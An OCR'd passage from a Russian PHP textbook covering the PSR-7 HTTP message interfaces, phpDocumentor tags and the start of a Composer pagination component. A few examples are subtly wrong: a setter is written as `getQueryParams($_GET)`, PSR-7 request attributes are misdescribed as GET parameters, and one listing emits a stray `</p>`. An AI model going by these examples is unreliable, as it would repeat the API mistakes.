Метод `withBody()` интерфейса `MessageInterface` принимает в качестве параметра тело HTTP-документа. Тело может оказаться огромным и превышать объем оперативной памяти, выделенной под PHP-скрипт (по умолчанию 128 Мбайт). Поэтому тело HTTP-документа представляется в виде потока, который при необходимости можно перенаправить, например, на более объемный жесткий диск:

```
// Перенаправляем поток на жесткий диск
$body = new Stream('php://temp');
$body->write('Сообщение будет размещено на жестком диске сервера');
...
```

```
// Перенаправляем поток в оперативную память
$body = new Stream('php://memory');
$body->write('Сообщение будет размещено в оперативной памяти');
```

Замечание

Потоки более подробно рассматриваются в *главе 32*.

В листинге 42.15 приводится реализация интерфейса `StreamInterface`, который задает методы для тела сообщения в виде потока.

Листинг 42.15. Тело сообщения. Файл Psr/Http/Message/StreamInterface.php

```
<?php ## Тело сообщения
  namespace Psr\Http\Message;

  interface StreamInterface
  {
    public function __toString();
    public function close();
    public function detach();
    public function getSize();
    public function tell();
    public function eof();
    public function isSeekable();
    public function seek($offset, $whence = SEEK_SET);
    public function rewind();
    public function isWritable();
    public function write($string);
    public function isReadable();
    public function read($length);
    public function getContents();
    public function getMetadata($key = null);
  }
```

Логические методы `isReadable()`, `isWritable()` и `isSeekable()` позволяют выяснить, доступен ли поток для чтения, записи и возможна ли переустановка текущего указателя. Методы `read()`, `write()`, `close()` позволяют читать, писать и закрывать поток. Метод `detach()` отсоединяет текущий процесс от потока. Методы `tell()`, `rewind()` и `eof()` сообщают текущую позицию указателя, перемещают указатель в начало и сообщают, не достигнут ли конец документа, соответственно. Метод `getContents()` позволяет получить содержимое потока в виде строки, `getMetadata()` — извлечь метаданные потока, если они имеются, а `getSize()` — определить размер данных в теле документа.

Ответ сервера *ResponseInterface*

Интерфейс `ResponseInterface` предназначен для классов-представлений ответа HTTP-сервера (листинг 42.16).

Листинг 42.16. Ответ сервера `MessageInterface`. Файл Psr/Http/Message/ResponseInterface.php

```
<?php ## Ответ сервера MessageInterface
  namespace Psr\Http\Message;

  interface ResponseInterface extends MessageInterface
  {
    public function getStatusCode();
    public function withStatus($code, $reasonPhrase = '');
    public function getReasonPhrase();
  }
```

Интерфейс требует реализации трех методов:

- `getStatusCode()` — возвращает HTTP-код ответа *(см. приложение)*;
- `withStatus($code, $reasonPhrase = '')` — устанавливает HTTP-код ответа `$code` и поясняющую фразу `$reasonPhrase`;
- `getReasonPhrase()` — возвращает поясняющую фразу для HTTP-кода.

Ниже приводится пример использования объекта `$response`, класс которого реализует интерфейс `ResponseInterface`:

```
$response->withStatus(201, "Created Location");
$response->getStatusCode();   // 201
$response->getReasonPhrase(); // Created Location
```

Запрос клиента *RequestInterface*

Интерфейс `RequestInterface` предназначен для классов-представлений запросов клиентов HTTP-серверу (листинг 42.17).

Листинг 42.17. Запрос клиента `RequestInterface`. Файл Psr/Http/Message/RequestInterface.php

```
<?php ## Запрос клиента RequestInterface
  namespace Psr\Http\Message;

  interface RequestInterface extends MessageInterface
  {
    public function getRequestTarget();
    public function withRequestTarget($requestTarget);
    public function getMethod();
    public function withMethod($method);
    public function getUri();
    public function withUri(UriInterface $uri, $preserveHost = false);
  }
```

Интерфейс требует реализации следующих методов:

- `getRequestTarget()` — возвращает цель запроса, например, /params/get.php?id=3453242 или *;

- `withRequestTarget($requestTarget)` — устанавливает цель запроса `$requestTarget`;
- `getMethod()` — возвращает HTTP-метод (`GET`, `POST`, `PUT`, `HEAD` и т. п.);
- `withMethod($method)` — задает HTTP-метод `$method` (`GET`, `POST`, `PUT`, `HEAD` и т. п.);
- `getUri()` — возвращает URI-адрес, например, **http://php.net/docs.php**;
- `withUri(UriInterface $uri, $preserveHost = false)` — устанавливает URI-адрес `$uri`. Если параметр `$preserveHost` устанавливается в `true`, то адрес сервера извлекается из HTTP-заголовка `Host`, а не из URI-адреса.

Как видно из последнего метода, URI-адрес должен реализовывать `UriInterface` (листинг 42.18).

Листинг 42.18. Интерфейс URI-адреса. Файл Psr/Http/Message/UriInterface.php

```
<?php ## Интерфейс URI-адреса
  namespace Psr\Http\Message;

  interface UriInterface
  {
    public function getScheme();
    public function getAuthority();
    public function getUserInfo();
    public function getHost();
    public function getPort();
    public function getPath();
    public function getQuery();
    public function getFragment();
    public function withScheme($scheme);
    public function withUserInfo($user, $password = null);
    public function withHost($host);
    public function withPort($port);
    public function withPath($path);
    public function withQuery($query);
    public function withFragment($fragment);
    public function __toString();
  }
```

Типичный пример использования объекта, реализующего `UriInterface`, представлен ниже:

```
$uri = $uri
    ->withScheme('http')
    ->withHost('example.com')
    ->withPath('/path')
    ->withQuery('?id=3432432');

$scheme    = $uri->getScheme();    // http
$host      = $uri->getHost();      // example.com
$port      = $uri->getPort();      // 80
```

```
$path      = $uri->getPath();      // path
$query     = $uri->getQuery();     // id=3432432

$uri = $uri
    ->withHost('ssh-example.com')
    ->withPort('22222')
    ->withUserInfo('username', 'password');

$userInfo  = $uri->getUserInfo();  // username:password
$authority = $uri->getAuthority(); // username:password@ssh-example.com:22222
```

Запрос сервера *ServerRequestInterface*

Интерпретатор PHP предоставляет разработчикам доступ к внешним параметрам через суперглобальные массивы `$_GET`, `$_POST`, `$_COOKIE`, `$_FILES` и `$_SERVER` *(см. главу 8)*. Однако в объектно-ориентированной среде желательно получать доступ к этим параметрам через методы класса.

Кроме того, встречаются более специфичные задачи. Например, получение данных из зашифрованного cookie либо извлечение параметров из JSON- или XML-форматов, переданных методом `POST`.

Для решения этих задач интерфейс `RequestInterface` расширяется до `ServerRequestInterface` (листинг 42.19).

Листинг 42.19. Запрос сервера `ServerRequestInterface`. Файл Psr/Http/Message/UriInterface.php

```
<?php ## Запрос сервера ServerRequestInterface
  namespace Psr\Http\Message;

  interface ServerRequestInterface extends RequestInterface
  {
    public function getServerParams();
    public function getCookieParams();
    public function withCookieParams(array $cookies);
    public function getQueryParams();
    public function withQueryParams(array $query);
    public function getUploadedFiles();
    public function withUploadedFiles(array $uploadedFiles);
    public function getParsedBody();
    public function withParsedBody($data);
    public function getAttributes();
    public function getAttribute($name, $default = null);
    public function withAttribute($name, $value);
    public function withoutAttribute($name);
  }
```

Методы, которые содержит интерфейс `ServerRequestInterface`, позволяют получать массивы всех типов внешних параметров. Для `GET`-параметров предназначены методы `getQueryParams()` и `withQueryParams()`:

```
$request->getQueryParams($_GET);
$query   = $request->getQueryParams();
```

Для работы с cookies также имеется своя пара методов:

```
$request-> withCookieParams($_COOKIE);
$cookies = $request->getCookieParams();
```

Для извлечения параметров из `POST`-содержимого можно воспользоваться следующими методами:

```
$request->withParsedBody($_POST)
$body    = $request->getParsedBody ();
```

Для работы с загруженными файлами предназначены методы:

```
$request->withUploadedFiles(array $uploadedFiles);
$files   = $request->getUploadedFile();
```

Установка переменных окружения на уровне PHP-кода не имеет смысла, поэтому для работы с ними предусмотрен единственный метод, возвращающий ассоциативный массив:

```
$server  = $request->getServerParams();
```

Особняком держатся методы для установки параметров. Их назначение — добавление и исключение `GET`-параметров из URI-адреса:

```
$uri = $uri
    ->withScheme('http')
    ->withHost('example.com')
    ->withPath('/path')
    ->withQuery('?id=3432432');
$request->withMethod('POST')->withUri($uri);
$request->withAttribute('sort', 'date');
$request->getUri(); // http://example.com/path?id=3432432&sort=date
$request->withoutAttribute('id'); // http://example.com/path?sort=date
```

Загрузка файлов *UploadedFileInterface*

Для классов, реализующих загрузку файлов, предназначен специальный интерфейс `UploadedFileInterface` (листинг 42.20).

Листинг 42.20. Загрузка файлов с помощью `UploadedFileInterface`. Файл Psr/Http/Message/UploadedFileInterface.php

```
<?php ## Загрузка файлов с помощью UploadedFileInterface
  namespace Psr\Http\Message;


  interface UploadedFileInterface
  {
    public function getStream();
    public function moveTo($targetPath);
    public function getSize();
```

```
    public function getError();
    public function getClientFilename();
    public function getClientMediaType();
  }
```

Резюме

В данной главе мы познакомились с PSR-стандартами, которые регламентируют построение совместимых фреймворков, а де-факто построение любой более или менее объемной системы на PHP. Если ваш код распространяется среди других разработчиков или над кодом работает несколько разработчиков, настоятельно рекомендуется придерживаться описанных в данной главе правил.

ГЛАВА 43



Документирование

Листинги данной главы
можно найти в подкаталоге phpdocs.

phpDocumentator является адаптированным для PHP аналогом javaDoc — утилиты, генерирующей документацию из специально подготовленных комментариев. Подготавливаемый на момент написания книги стандарт PSR-5 *(см. главу 42)*, посвященный документированию кода, во многом опирается на правила phpDocumentator.

В настоящее время PHP-сообществом используется вторая версия phpDocumentator, которому и будет посвящена данная глава.

Установка

Для установки phpDocumentator проще всего воспользоваться менеджером пакетов Composer *(см. главу 41)*. Для этого в требованиях конфигурационного файла composer.json следует включить пакет `phpdocumentor/phpdocumentor` (листинг 43.1).

Листинг 43.1. Установка phpDocumentator. Файл phpdocs/composer.json

```
{
    "require": {
        "phpdocumentor/phpdocumentor": "2.*"
    }
}
```

Затем надо выполнить команду

```
$ composer install
```

В папке vendor/bin можно обнаружить утилиту phpdoc без расширения для UNIX-подобных операционных систем и с расширением BAT для Windows. Для того чтобы воспользоваться утилитой из корня проекта, следует либо указать путь к ней ./vendor/bin/phpdoc, либо поместить путь ./vendor/bin в переменную окружения `PATH`. Далее в командах мы будем использовать лишь название утилиты.

Документирование PHP-элементов

Блоки документирования системы phpDocumentator представляют собой многострочные комментарии специального вида, мы их уже использовали в предыдущей главе. В отличие от обычных комментариев, они начинаются с последовательности `/**` и завершаются `*/` на отдельной строке.

```
<?php
/**
 * Пример блока документирования
 */
function hello()
{
  echo "Hello world!";
}
```

Документированию могут подвергаться следующие элементы PHP:

- файлы и пространства имен;
- включения `require[_once]` и `include[_once]`;
- классы;
- интерфейсы;
- трейты;
- функции и методы классов;
- свойства классов;
- константы;
- переменные.

Содержимое блока документирования делится на три раздела:

- заголовок — краткое описание, одним предложением поясняющее назначение класса, функции или любого другого элемента;
- описание — подробное многострочное описание с примерами, которое отделяется от заголовка отдельной строкой;
- теги — краткое описание метаинформации об элементах. Каждый тег начинается с символа `@` и будет рассмотрен далее более подробно.

В листинге 43.2 приводится пример блока документирования для функции.

Листинг 43.2. Использование отражения библиотеки. Файл rext.php

```
<?php
/**
 * Выводит дамп массива или объекта.
 *
 * Подробное описание функции: может занимать несколько строк.
 * В данном случае функция, принимая в качестве единственного
 * параметра $arr массив или объект, выводит его подробную структуру.
```

```
 * dump(['Hello', 'world', '!']);
 *
 * @param array|object $arr
 *
 * @return void
 */
function dump($arr)
{
  echo "<pre>";
  print_r($arr);
  echo "</pre>";
}
```

Для того чтобы запустить генератор документации, достаточно выполнить команду `phpdoc` в проекте. При помощи параметра `-d` можно указать конкретный каталог, а при помощи параметра `-f` и конкретный файл, который требуется обработать. Посредством директивы `-t` можно указать каталог назначения

```
$ phpdoc -f docblock.php -t docs
```

В результате в папке docs появляется документация в HTML-формате.

Теги

Заголовок обычно состоит из простого текстового описания, набор тегов — только из тегов, каждый из которых начинается с новой строки и символа `@`. В описании допускается использование встроенных тегов, такие теги помещаются в фигурные скобки, например:

```
{@see http://php.net/manual/en/function.htmlspecialchars.php функция
htmlspecialchars()}
```

Полный список доступных тегов представлен в табл. 43.1. В первом столбце таблицы приведен тег, второй столбец указывает элемент, к которому он может применяться. Пометка "Класс" означает, что тег может применяться и в отношении интерфейсов, и в отношениях трейтов. Если поле оставлено пустым, это означает, что тег может применяться совместно с любым элементом.

Таблица 43.1. *Теги phpDocumentator*

Тег	Элемент	Описание
`@abstract`	Класс, метод	Объявляет класс или метод абстрактными
`@access`	Метод, свойство	Объявляет модификатор доступа `private`, `protected` или `public`
`@api`	Метод	Объявляет элемент частью API-интерфейса, доступного для использования сторонними разработчиками
`@author`		Автор, между угловыми скобками можно указать электронный адрес

Таблица 43.1 *(продолжение)*

Тег	Элемент	Описание
`@category`	Файл, класс	Имя категории, которая группирует несколько пакетов
`@copyright`		Информация о правообладателе
`@deprecated`		Объявляет, что элемент устарел и может быть удален в следующих версиях
`@example`		Показывает пример использования кода, пример будет опубликован с подсветкой синтаксиса и нумерацией строк
`@final`		Указывает, что метод или свойство не могут быть перегружены в дочерних классах. Класс, помеченный тегом `@final`, закрыт для наследования
`@filesource`	Файл	Тег используется только в заголовочном комментарии и указывает на необходимость вывести исходный код текущего файла в документации и подсветить синтаксис
`@global`	Переменная	Указывает на глобальную переменную
`@ignore`		Сообщает, что данный код не следует помещать в документацию
`@internal`		Сообщает, что данный элемент является внутренним для текущей реализации и его не следует включать в документацию
`@license`	Файл, класс	Добавляет ссылку на лицензию, под которой распространяется код
`@link`		Гиперссылка
`@method`	Класс	Используется для описания магических методов, которые вызываются через механизм `__call()`
`@package`	Файл, класс	Имя пакета, в который входит данный программный код
`@param`	Метод, функция	Тег описывает параметры функции или метода
`@property`	Класс	Описывает свойство, которое может быть прочитано и установлено магическими свойствами `__set()` и `__get()`
`@property-read`	Класс	Описывает свойство, которое может быть прочитано магическим свойством `__get()`
`@property-write`	Класс	Описывает свойство, которое может быть установлено магическим свойством `__set()`
`@return`	Метод, функция	Описывает возвращаемое функцией или методом значение
`@see`		Ссылка на другой блок документирования. Часто используется, чтобы избежать дублирования описания
`@since`		Указывает на версию приложения, начиная с которой доступна та или иная функциональность
`@source`	Кроме файла	Предписывает вывести исходный код в документации и подсветить синтаксис. Для файла предназначен отдельный тег `@filesource`
`@static`		Помечает статические методы и свойства класса

Таблица 43.1 *(окончание)*

Тег	Элемент	Описание
`@subpackage`	Файл, класс	Используется для объединения нескольких пакетов в один раздел документации. Игнорируется, если нет тега `@package`
`@throws`	Метод, функция	Указывает тип исключения, который может быть возвращен текущим участком кода
`@todo`		Помечает возможные будущие изменения
`@uses`		Помечает, каким элементом может использоваться текущий код
`@version`		Текущая версия документируемого кода

В листинге 43.3 приводится пример оформления класса с использованием тегов из табл. 43.1.

Листинг 43.3. Пример использования тегов. Файл PHP7/Page.php

```
<?php
/**
 * Абстрактный класс страницы
 *
 * @author D. Koterov <dmitry.koterov@gmail.com>
 * @author I. Simdyanov <igorsimdyanov@gmail.com>
 *
 * @license http://opensource.org/licenses/gpl-license.php GNU Public License
 *
 * @package    Page
 * @subpackage PHP7\Page
 */
namespace PHP7;

/**
 * @abstract
 */
abstract class Page {
  /**
   * Любая страница имеет заголовок
   *
   * @var String
   */
  protected $title;
  /**
   * Любая страница имеет содержимое
   *
   * @var String
   */
  protected $content;
```

```
  /**
   * Конструктор класса
   *
   * @param  String $title заголовок страницы
   * @param  String $content содержимое страницы
   * @return void
   */
  public function __construct($title = '', $content = '') {
    $this->title = $title;
    $this->content = $content;
  }

  /**
   * Получение заголовка страницы
   *
   * @return String
   */
  public function title() {
    return $this->title;
  }

  /**
   * Получение содержимого страницы
   *
   * @return String
   */
  public function content() {
    return $this->content;
  }

  /**
   * Формирование HTML-представления страницы
   *
   * @return void
   */
  public function render() {
    echo "<h1>".htmlspecialchars($this->title())."</h1>";
    echo "</p>".nl2br(htmlspecialchars($this->content()))."</p>";
  }
}
```

Ряд тегов имеют характерную "прописку", вот наиболее типичное использование тегов:

- классы и интерфейсы — `@author`, `@copyright`, `@package`, `@subpackage`, `@version`;
- методы класса — `@author`, `@copyright`, `@version`, `@params`, `@return`, `@throws`;
- свойства класса — `@author`, `@copythight`, `@version`, `@var`.

При составлении описания следует помнить, что не обязательно применять все допустимые теги. Используйте лишь необходимый минимум.

Типы

Как видно из листинга 43.3, в тегах `@param` для описания параметров и `@return` для описания возвращаемого значения допускается использование как стандартных типов PHP, так и нескольких ключевых слов:

- `string` — строковый тип;
- `int` или `integer` — целочисленный тип;
- `float` — число с плавающей точкой;
- `bool` или `boolean` — логический тип;
- `array` — массив;
- `resource` — ресурс;
- `null` — значение `null`;
- `callable` — функция обратного вызова;
- `mixed` — любой из типов;
- `void` — отсутствие возвращаемого значения;
- `object` — объект;
- `false` или `true` — логические константы ложь (`false`) и истина (`true`).

Если параметр или возвращаемое функцией/методом значение может принимать несколько типов, они разделяются вертикальной чертой, по аналогии с битовым ИЛИ:

```
/** @return string|null */
```

Резюме

В данной главе мы познакомились с системой документирования phpDocumentator, которая лежит в основе стандарта PSR-5, описывающего документирование классов компонентов. На момент написания книги стандарт не был принят, однако способ документирования кода, представленный в данной главе, уже долгие годы является стандартом де-факто. В этом легко убедиться, если открыть исходный код любого компонента.

ГЛАВА 44

Разработка собственного компонента

Листинги данной главы
можно найти в подкаталоге composer.

Познакомившись в *главе 41* с Composer, в *главе 42* со стандартами кодирования, а в *главе 43* с документированием PHP-кода, мы можем приступить к разработке собственного компонента.

Компоненты довольно удобны для модульной разработки приложения, вы можете самостоятельно готовить их как для собственных проектов, так и для всего PHP-сообщества. Благодаря сервису GitHub, более подробно рассмотренному в *главе 54*, делиться собственными наработками в настоящее время чрезвычайно просто.

Прежде чем приступить к разработке собственного компонента, настоятельно рекомендуется изучить уже существующие похожие компоненты. Возможно, кто-то уже сталкивался с подобной проблемой и подготовил подходящий компонент. Если вам потребуется доработка уже существующего компонента, свои изменения можно отправить автору в виде реквеста.

В данной главе мы разработаем и опубликуем на сайте Packagist компонент, реализующий постраничную навигацию. *Постраничная навигация* позволяет разбить длинные списки (статей, фотографий, сообщений и т. п.) на отдельные страницы.

Имя компонента и пространство имен

Для разрабатываемого компонента следует выбрать уникальное имя, которое бы не конфликтовало с именами других компонентов на сайте Packagist (**http://packagist.org**). Даже если вы не собираетесь публиковать собственный компонент, лучше позаботиться об уникальном имени, чтобы исключить конфликт с уже опубликованными на Packagist, которые вы наверняка будете использовать.

Как уже упоминалось в *главе 41*, имя компонента является составным, первым следует имя производителя (vendor) и через слеш — имя компонента (package name). В качестве имени производителя может выступать название компании или имя индивидуального разработчика. Имя компонента может быть выбрано произвольно. Таким образом, одна компания или разработчик может выпустить множество компонентов, имена которых не будут конфликтовать с компонентами других компаний и разработчиков.

В качестве имени производителя нашего пакета будет выбран GitHub-аккаунт одного из авторов книги — igorsimdyanov. Так как мы будем разрабатывать компонент постраничной навигации, то в качестве подходящего имени пакета может служить pager. Таким образом, полное имя компонента будет `igorsimdyanov/pager`.

Каждый компонент реализован в собственном пространстве имен, чтобы избежать засорения глобального пространства имен. Вы можете выбрать произвольное пространство имен, не обязательно совпадающее с именем компонента. На практике может быть крайне неудобно использовать пространство имен `Igorsimdyanov\Pager`, поэтому в разрабатываемом нами компоненте мы укажем пространство имен `ISPager`.

Организация компонента

Почти каждый компонент содержит следующие папки и файлы:

- src/ — папка, содержащая исходный код компонента;
- tests/ — папка с тестами компонента. К сожалению, описание тестирования компонентов выходит за рамки книги, и мы не будем их реализовывать;
- composer.json — конфигурационный файл компонента, описывающий компонент, его зависимости и схему автозагрузки классов;
- README.md — описание компонента в формате Markdown;
- CONTRIBUTING.md — условия распространения компонента в формате Markdown;
- LICENSE — лицензия в виде текстового файла;
- CHANGELOG.md — список версий компонента и изменений в версиях.

Следует обратить внимание на то, что в компоненте присутствует конфигурационный файл composer.json. В отличие от проекта, где нам достаточно было указать зависимости в разделе "require", структура composer.json более сложна (листинг 44.1).

Листинг 44.1. Установка phpDocumentator. Файл pager/composer.json

```
{
    "name": "igorsimdyanov/pager",
    "description": "A library to split results into multiple pages",
    "keywords": ["pager", "paginator", "pagination"],
    "homepage": "https://github.com/igorsimdyanov/pager",
    "license": "MIT",
    "authors": [
        {
            "name": "Igor Simdyanov",
            "email": "igorsimdyanov@gmail.com"
        },
        {
            "name": "Dmitry Koterov",
            "email": "dmitry.koterov@gmail.com"
        }
    ],
```

```
    "support": {
        "email": "igorsimdyanov@gmail.com"
    },
    "require": {
        "php": ">=7.0.0"
    },
    "autoload": {
        "psr-4": {
            "ISPager\\": "src/"
        }
    }
}
```

Замечание

Мы опишем лишь часть возможностей Composer и свойств конфигурационного файла composer.json. Полное описание можно найти в документации на официальном сайте проекта по адресу **http://getcomposer.org**.

Рассмотрим свойства composer.json более подробно:

- `name` — название проекта;
- `description` — краткое описание проекта, используется для описания при публикации компонента на сайте Packagist;
- `keywords` — список ключевых слов, предназначенный для поиска компонента на сайте Packagist;
- `homepage` — официальный Web-сайт компонента;
- `license` — лицензия, с которой распространяется программное обеспечение, в данном случае используется наиболее либеральная MIT-лицензия;
- `authors` — массив с перечислениями всех авторов компонента;
- `support` — контактная информация технической поддержки компонента;
- `require` — список зависимостей компонента. Иногда используется дополнительное свойство `require-dev`, в котором приводится список зависимостей в режиме разработки;
- `autoload` — раздел, описывающий, как должна происходить автозагрузка компонента Composer. В данном случае используется автозагрузка PSR-4 *(см. главу 42)*. В качестве ключа "ISPager" используется выбранное нами пространство имен, которому сопоставляется каталог src с исходным кодом компонента.

Файл README.md применяется для вводного описания компонента, его установки и вариантов использования. Компоненты часто хранятся на бесплатных git-хостингах, вроде GitHub *(см. главу 54)*, которые выводят этот файл в качестве индексной страницы. Для форматирования текста используется формат Markdown, с описанием которого можно познакомиться по ссылке **http://daringfireball.net/projects/markdown/syntax**. Содержимое README.md файла обычно включает имя и описание компонента, инструкцию по установке и использованию, контактную информацию и сведения о лицензии (листинг 44.2). Какого-то строгого стандарта не существует: вы можете помещать в данный файл любые сведения, которые сочтете нужными.

Листинг 44.2. Описание компонента. Файл pager/README.md

```
# ISPager

[![Software License](https://img.shields.io/badge/license-MIT-
brightgreen.svg?style=flat-square)](LICENSE.md)

A library to split results into multiple pages

## Install

Via Composer

``` bash
$ composer require igorsimdyanov/pager
```

Usage

``` php
$obj = new ISPager\DirPager(
  new ISPager\PagesList(),
  'photos',
  3,
  2);
echo "<pre>";
print_r($obj->getItems());
echo "</pre>";
echo "<p>$obj</p>";
```

``` php
$obj = new ISPager\FilePager(
  new ISPager\ItemsRange(),
  'largetextfile.txt');
echo "<pre>";
print_r($obj->getItems());
echo "</pre>";
echo "<p>$obj</p>";
```

``` php
try {
  $pdo = new PDO(
    'mysql:host=localhost;dbname=test',
    'root',
    '',
    [PDO::ATTR_ERRMODE => PDO::ERRMODE_EXCEPTION]);
```
```

```
  $obj = new ISPager\PdoPager(
    new ISPager\ItemsRange(),
    $pdo,
    'table_name');
  echo "<pre>";
  print_r($obj->getItems());
  echo "</pre>";
  echo "<p>$obj</p>";
}
catch (PDOException $e) {
  echo "Can't connect to database";
}
```

```
## License

The MIT License (MIT). Please see [License File](https://github.com/dnoegel/
php-xdg-base-dir/blob/master/LICENSE) for more information.
```

Реализация компонента

Объемный список неудобно отображать на странице целиком, т. к. это требует значительных ресурсов. Гораздо нагляднее выводить список, например, по 10 элементов, предоставляя ссылки на оставшиеся страницы. В качестве источника элементов в Web-приложении могут выступать: папка с файлами (например, изображениями), файл со строками, база данных. Поэтому имеет смысл завести базовый абстрактный класс постраничной навигации `Pager`, от которого наследовать классы, каждый из которых специализируется на своем источнике:

- `DirPager` — постраничная навигация для файлов в папке;
- `FilePager` — постраничная навигация для строк файла;
- `PdoPager` — постраничная навигация для содержимого базы данных, с доступом через расширение PDO *(см. главу 37)*.

Внешний вид постраничной навигации также может довольно сильно отличаться. В одном случае это может быть список страниц:

```
[1] [2] [3] 4 [5] [6]
```

В другом случае — диапазон элементов:

```
[1-10]... [281-290] [291-300] [301-310] [311-320] [321-330] ... [511-517]
```

Поэтому для представления постраничной навигации также имеет смысл завести абстрактный класс `View`, который будет использоваться классом `Pager`. От класса можно наследовать собственные реализации представления постраничной навигации, мы реализуем два таких класса:

- `PagesList` — список страниц;
- `ItemsRange` — диапазоны элементов.




Рис. 44.1. Диаграмма классов компонента постраничной навигации

На рис. 44.1 представлена диаграмма классов, которую нам предстоит реализовать в компоненте.

Базовый класс навигации *Pager*

Разработку системы мы начнем с класса `Pager`, который предоставляет справочные методы для всех своих наследников (листинг 44.3).

> ***Замечание***
>
> Для удобства восприятия и экономии места мы были вынуждены убрать из листингов все phpDocumentator-комментарии. Вы сможете обнаружить полные варианты файлов в исходных кодах книги.

Листинг 44.3. Абстрактный класс `Page`. Файл pager/src/ISPager/Pager.php

```
namespace ISPager;

abstract class Pager
{
    protected $view;
    protected $parameters;
    protected $counter_param;
    protected $links_count;
    protected $items_per_page;

    public function __construct(
        View $view,
        $items_per_page = 10,
        $links_count = 3,
        $get_params = null,
        $counter_param = 'page')
    {
        $this->view           = $view;
        $this->parameters     = $get_params;
        $this->counter_param  = $counter_param;
        $this->items_per_page = $items_per_page;
        $this->links_count    = $links_count;
    }
```

```
    abstract public function getItemsCount();
    abstract public function getItems();
    public function getVisibleLinkCount()
    {
        return $this->links_count;
    }
    public function getParameters()
    {
        return $this->parameters;
    }
    public function getCounterParam()
    {
        return $this->counter_param;
    }
    public function getItemsPerPage()
    {
        return $this->items_per_page;
    }
    public function getCurrentPagePath()
    {
        return $_SERVER['PHP_SELF'];
    }
    public function getCurrentPage()
    {
        if(isset($_GET[$this->getCounterParam()])) {
            return intval($_GET[$this->getCounterParam()]);
        } else {
            return 1;
        }
    }
    public function getPagesCount()
    {
      // Количество позиций
      $total = $this->getItemsCount();
      // Вычисляем количество страниц
      $result = (int)($total / $this->getItemsPerPage());
      if((float)($total / $this->getItemsPerPage()) - $result != 0) $result++;

      return $result;
    }
    public function render()
    {
        return $this->view->render($this);
    }
    public function __toString()
    {
        return $this->render();
    }
}
```

Класс объявлен абстрактным, поэтому его экземпляры создаваться не будут, он будет использоваться лишь для наследования новых классов. Тем не менее мы будем довольно интенсивно использовать его конструктор для инициализации ряда параметров, которые нам потребуются в постраничной навигации. Рассмотрим его синтаксис более подробно.

```
public function __construct(
  View $view,
  $items_per_page = 10,
  $links_count = 3,
  $get_params = null,
  $counter_param = 'page')
```

Первый параметр `$view` требует передачи объекта класса, который унаследован от класса `View`. Группа этих классов будет использоваться для отрисовки или рендеринга внешнего вида постраничной навигации, и мы детально ее рассмотрим позже. Объект `$view` в классе `Pager` используется методом `render()`, который вызывает одноименный метод объекта `$view`, передавая ему текущий объект `$this` в качестве параметра. Таким образом, внешний объект `$view` получает доступ ко всем открытым методам класса `Pager`.

Все последующие параметры конструктора являются необязательными, т. к. принимают значение по умолчанию. Параметр `$items_per_page` позволяет задать количество отображаемых на одной странице элементов, по умолчанию 10. Параметр `$links_count` определяет количество элементов слева и справа от текущего элемента, по умолчанию это значение принимает значение 3 (рис. 44.2).

Параметр `$get_params` позволяет задать дополнительные `GET`-параметры, которые будут передаваться с каждой ссылкой постраничной навигации. Например, при нахождении




Рис. 44.2. Параметры постраничной навигации

в разделе catalog.php?id=52 нам может потребоваться применить постраничную навигацию к элементам только данного каталога. Если мы не будем передавать параметр id=52, то переход на любую другую страницу будет приводить к потере параметра и сервер не сможет определить, что вы находитесь в разделе с идентификатором 52.

Наконец, последний параметр $counter_param определяет название GET-параметра, через который передается номер текущей страницы. По умолчанию параметр принимает значение 'page', однако если адрес уже содержит такой GET-параметр, его можно изменить при помощи параметра $counter_param.

Все члены класса объявлены защищенными, для их чтения предусмотрены отдельные методы. Кроме того, класс Pager предоставляет ряд вспомогательных методов, предвычисляющих наиболее часто используемые параметры. Кратко рассмотрим их назначение:

- getItemsPerPage() — возвращает количество элементов на одной странице;
- getVisibleLinkCount() — количество видимых ссылок слева и справа от текущей страницы;
- getParameters() — возвращает дополнительные GET-параметры, которые необходимо передавать по ссылкам;
- getCounterParam() — название GET-параметра, через который передается номер текущей страницы;
- getCurrentPagePath() — путь к текущей странице;
- getCurrentPage() — номер текущей страницы;
- getPagesCount() — возвращает общее количество страниц.

Помимо уже упомянутых методов класс содержит два абстрактных метода:

- getItemsCount() — возвращает общее количество элементов в разбиваемой на страницы коллекции;
- getItems() — возвращает массив с элементами текущей страницы.

Два последних метода невозможно реализовать на уровне класса Pager, т. к. для их реализации необходим источник коллекции элементов: папка с файлами, файл со строками, таблица с записями. Доступ к коллекциям реализован по-разному и будет определен только в наследниках класса. Поэтому методы объявлены абстрактными, как и сам класс Pager.

Постраничная навигация по содержимому папки

В качестве источника позиций, нуждающихся в постраничной навигации, может выступать папка с файлами. Причем сами файлы могут иметь разную природу — это может быть фотография, путь к которой следует передать атрибуту src тега <img>, или текстовый файл с сообщением.

Постраничную навигацию папки реализуем в классе DirPager, который будет наследником класса Pager (листинг 44.4).

Листинг 44.4. Класс `DirPager`. Файл pager/src/ISPager/DirPager.php

```
